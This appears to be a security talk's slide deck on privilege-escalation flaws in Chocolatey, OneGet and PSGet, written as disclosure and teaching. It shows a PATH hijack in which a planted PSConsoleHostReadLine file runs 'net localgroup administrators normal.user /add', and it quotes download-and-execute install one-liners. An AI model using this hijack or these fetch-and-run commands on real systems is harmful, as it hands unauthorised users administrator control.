

The \$env:PATH less Traveled is Full of Easy Privilege Escalation Vulns



Bio

- Security Researcher/Tester (Harris Corp)
- Former Army Red Team Operator
- One of the developers of PowerSploit
- Twitter: @obscuresec
- Blog: www.obscuresec.com





Sucks a lot less now...



Getting even better...

- OneGet
- Chocolatey Nuget
- PSGet

- All of these utilities are great for:
 - Simplifying 3rd-party patching
 - Researching vulnerabilities
 - CTF builders



OneGet

- “OneGet is a new way to discover and install software packages from around the web.”
- It lets you “seamlessly install and uninstall packages from one or more repositories with a single PowerShell command.”
- OneGet will ship with PowerShell v5
- Pointed to Chocolatey Repo by default
- <https://github.com/OneGet/oneget>



Chocolatey Nuget

- Package manager and repo server with almost 4 million downloads
- Over 30 contributors
- Microsoft “supported” open-source project
- <https://chocolatey.org/>

2,023


unique packages

3,734,874

total downloads

8,536

total packages



PSGet




PsGet - search and install
PowerShell modules easy

<http://psget.net>

A logo for the 2020 DEFCON conference. It features the year '2020' in a large, bold, black font. The word 'DISOBEY' is written in a smaller, white, sans-serif font across the middle of the '0's. Below 'DISOBEY', the word 'DEFCON' is written in a large, bold, black font. The entire logo is set against a white background within a black-bordered square.

Security Review

- Requested to do a review
- Started with one VM
 - Tried to install 1800 chocolatey packages



Well there's your first problem...

```
(new-object Net.WebClient).DownloadString("http://psget.net/GetPsGet.ps1") | iex
```

```
GET /chocolatey.0.9.8.23.nupkg HTTP/1.1
Host: chocolateypackages.s3.amazonaws.com
Connection: Keep-Alive

HTTP/1.1 200 OK
x-amz-id-2: Q7DvcPYEZLibRcmyGJ+XBV0nPCfkh+YhskwhhSkQ3akftYPU7ATPCZwm8aFj2ED8
x-amz-request-id: 335F99E573078D1B
Date: Wed, 22 Jan 2014 04:31:27 GMT
Last-Modified: Mon, 11 Nov 2013 13:37:54 GMT
ETag: "ef2d48a6178a8aad6fab20a901020c7b"
Accept-Ranges: bytes
Content-Type: application/octet-stream
Content-Length: 891361
Server: AmazonS3
```



Security Review (continued)

- Created 25 Windows 7/8 VMs
 - Scripted installation across them
 - Still 2 blue screens after rebooting
- Scripted submitting hashes to VirusTotal
 - 100 “new” hashes
 - 31 packages with detections



Privilege Escalation

- Used the opportunity to write a new tool
 - looked for common privilege escalation vulns
 - %PATH%-based
 - File permission based
 - Service permission based
 - Dll-preloading
 - Found a bunch and could tune with the VMs
 - Disclosure sucks
 - Most were applications that I had never heard of



Repository Servers

- Must be trusted
- Chocolatey repository is the most popular
 - Allows contributions from non-developers
 - Must be enabled in OneGet
- The package managers inherit vulnerabilities from the repo server




Chocolatey Packages

```
file | 26 lines (26 sloc) | 1.079 kb | Open | Edit | Raw | Blame | History | Delete
1 <?xml version="1.0" encoding="utf-8"?>
2 <!-- Do not remove this test for UTF-8: if "Ω" doesn't appear as greek uppercase omega letter enclosed in quotation marks, yo
3 <package xmlns="http://schemas.microsoft.com/packaging/2010/07/nuspec.xsd">
4   <metadata>
5     <id>__NAME__</id>
6     <title>__NAME__</title>
7     <version>__REPLACE__</version>
8     <authors>__REPLACE__</authors>
9     <owners>__CHOCO_PKG_OWNER_NAME__</owners>
10    <summary>__NAME__</summary>
11    <description>__NAME__</description>
12    <projectUrl>__REPLACE__</projectUrl>
13    <tags>__NAME__ admin</tags>
14    <copyright></copyright>
15    <licenseUrl>__REPLACE__</licenseUrl>
16    <requireLicenseAcceptance>false</requireLicenseAcceptance>
17    <!--<iconUrl>https://raw.githubusercontent.com/__CHOCO_PKG_OWNER_REPO__/master/__NAME__/__NAME__.png</iconUrl>-->
18    <!--<dependencies>
19      <dependency id="" version="" />
20    </dependencies-->
21    <releaseNotes></releaseNotes>
22  </metadata>
23  <files>
24    <file src="tools\*" target="tools" />
25  </files>
26 </package>
```



The \$env:PATH




```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> ($env:Path).split(';')
%SystemRoot%\system32\WindowsPowerShell\v1.0\
C:\Windows\system32
C:\Windows
C:\Windows\System32\Wbem
C:\Windows\System32\WindowsPowerShell\v1.0\
C:\Program Files\Microsoft Network Monitor 3\
C:\Python33
PS C:\Users\Administrator>
```



PSv3 uses the PATH...




Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Process Name	Operation	Path	Result
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.ps1	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.psm1	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.psd1	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.COM	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.EXE	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.BAT	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.CMD	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.VBS	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.VBE	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.JS	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.JSE	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.WSF	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.WSH	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.MSC	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine.CPL	NO SUCH FILE
powershell.exe	QueryDirectory	C:\Python33\PSConsoleHostReadLine	NO SUCH FILE



So a user can...



```
C:\Windows\system32\cmd.exe

C:\Users\normal.user>net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members
-----
backup_admin
chris
DEMO\Domain Admins
mspresenters
The command completed successfully.

C:\Users\normal.user>net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members
-----
backup_admin
chris
DEMO\Domain Admins
DEMO\normal.user
mspresenters
The command completed successfully.

C:\Users\normal.user>
```

A Notepad window titled "PSConsoleHostReadLine - Notepad" with a menu bar (File, Edit, Format, View, Help) and the following text: net localgroup administrators normal.user /add




I see what you did there...

```
C:\> @powershell -NoProfile -ExecutionPolicy unrestricted -Command "iex  
(new-object  
net.webclient).DownloadString('https://chocolatey.org/install.ps1'))" && SET  
PATH=%PATH%;%systemdrive%\chocolatey\bin
```

```
C:\> @powershell -NoProfile -ExecutionPolicy unrestricted -Command "iex  
(new-object  
net.webclient).DownloadString('https://chocolatey.org/install.ps1'))" && SET  
PATH=%PATH%;%ALLUSERSPROFILE%\chocolatey\bin
```



Before the fix...



Demo Time



Thanks

- Matt Graeber
- Joe Bialek
- Will Schroeder
- Will Peteroy
- Lee Holmes
- Many others...



Questions?

